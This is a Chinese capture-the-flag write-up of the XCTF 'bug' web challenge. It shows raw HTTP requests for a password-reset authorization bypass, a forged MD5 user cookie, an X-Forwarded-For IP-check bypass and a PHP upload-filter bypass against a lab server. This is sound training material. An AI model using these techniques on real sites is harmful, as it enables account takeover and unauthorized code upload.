攻防世界-bug

原创

slug01sh 于 2020-12-27 23:24:19 发布 905 收藏

分类专栏： 网络空间安全 文章标签： 安全 信息安全

文章目录

1 越权改密码

大概熟悉一下整个网站的功能。


1. 注册
2. 找回密码
3. 登陆
4. 查询个人信息

测试注册功能。我使用SQLmap测试是否有SQL注入，发现并没有找到注入。注册点可能会有二次注入，使用SQLmap测不出来就尝试下一个点。

测试找回密码功能。首先是将用户信息进行输入，然后输入新密码。查看源码能看见当前正在找回的用户名`1`

```
<div class="form-box">
  <form action="index.php?module=findpwd&step=2&doSubmit=yes" method="post">
    <input type="hidden" name="username" value="1">

    <p>
      <input class="px" type="password" name="newpwd" placeholder="Newpwd" />
    </p>
    <p>
      <button type="submit">
        Reset
      </button>
```

填入新密码后，HTTP请求头会同时发送用户名和密码。如果系统用此时的用户名来修改密码，那就可以进行越权操作。



Request

Pretty Raw \n Actions

```
POST /index.php?module=findpwd&step=2&doSubmit=yes HTTP/1.1
Host: 220.249.52.134:50738
Content-Length: 27
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://220.249.52.134:50738
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://220.249.52.134:50738/index.php?module=findpwd&step=1&doSubmit=yes
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,en-AS;q=0.7,zh-CN;q=0.6
Cookie: PHPSESSID=9jhqfnkfc997sna0loo3nll4v6
x-forwarded-for: 127.0.0.1
Connection: close

username=admin&newpwd=admin
```

Response

Pretty Raw Render \n Actions


```
HTTP/1.1 200 OK
Date: Sun, 27 Dec 2020 14:49:36 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 227
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
  <head>
    <title>
      Message
    </title>
    <meta charset="UTF-8" />
  </head>
  <body>
    <script>
      alert('Reset successfully! ');
    </script>
    <script>
      window.location.href='index.php'
    </script>
  </body>
</html>
```

尝试修改用户名为admin，新密码为admin，发送后修改成功（此处存在越权）。

测试登陆功能。SQLmap没反应。

测试查询个人信息。手动进行sql注入闭合，无反应。尝试进行修改UID，并未得到其他用户的信息。

其他大佬还注意到了Cookie的异常。



Request

Pretty Raw \n Actions

```
GET /index.php?module=index&do=member&uid=2 HTTP/1.1
Host: 220.249.52.134:50738
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://220.249.52.134:50738/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh;q=0.8,en-AS;q=0.7,zh-CN;q=0.6
Cookie: PHPSESSID=9jhqfnkfc997sna0loo3nll4v6; user=4b9987ccafacb8d8fc08d22bbca797ba
x-forwarded-for: 127.0.0.1
Connection: close
```

Response

Pretty Raw Render \n Actions


```
HTTP/1.1 200 OK
Date: Sun, 27 Dec 2020 14:59:18 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 211
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
  <head>
    <title>
      Message
    </title>
    <meta charset="UTF-8" />
  </head>
  <body>
    <script>
      alert('No permission! ');
    </script>
    <script>
      window.history.go(-1)
    </script>
  </body>
</html>
```

将`4b9987ccafacb8d8fc08d22bbca797ba`有点类似MD5，在SOMD5进行解密后得`1:admin`。也可以通过修改Cookie的方式进行越权。

2 X-Forward-For绕过IP检测

登陆后只剩manage功能没有进行测试了，点击之后提示IP错误。遇到 IP 限制，通常有2个思路（大佬应该更多）。


1. X-Forward-For：使用Chrome的modheader工具
2. SSRF：找源码或者其他漏洞进行SSRF，进行本地文件读取或者其他操作。



3 文件上传绕过

成功绕过IP检测后，能看见侧着的笑脸和Where Is The Flag?的字样。在源码中隐藏了另一个信息`index.php?module=filemanage&do=???`.文件类型的action通常都是upload，故访问`index.php?module=filemanage&do=upload`页面，在新页面中能进行文件上传。

1. 选择图片进行上传。
2. 使用BurpSuite抓包修改内容。
    1. 将文件后缀改为php5或php4
    2. 将文件内容修改为`<script language='php'></script>`
3. 发送即可得到flag



参考：

1. https://www.cnblogs.com/gaonuoqi/p/11692694.html
2. https://blog.csdn.net/weixin_42499640/article/details/98793342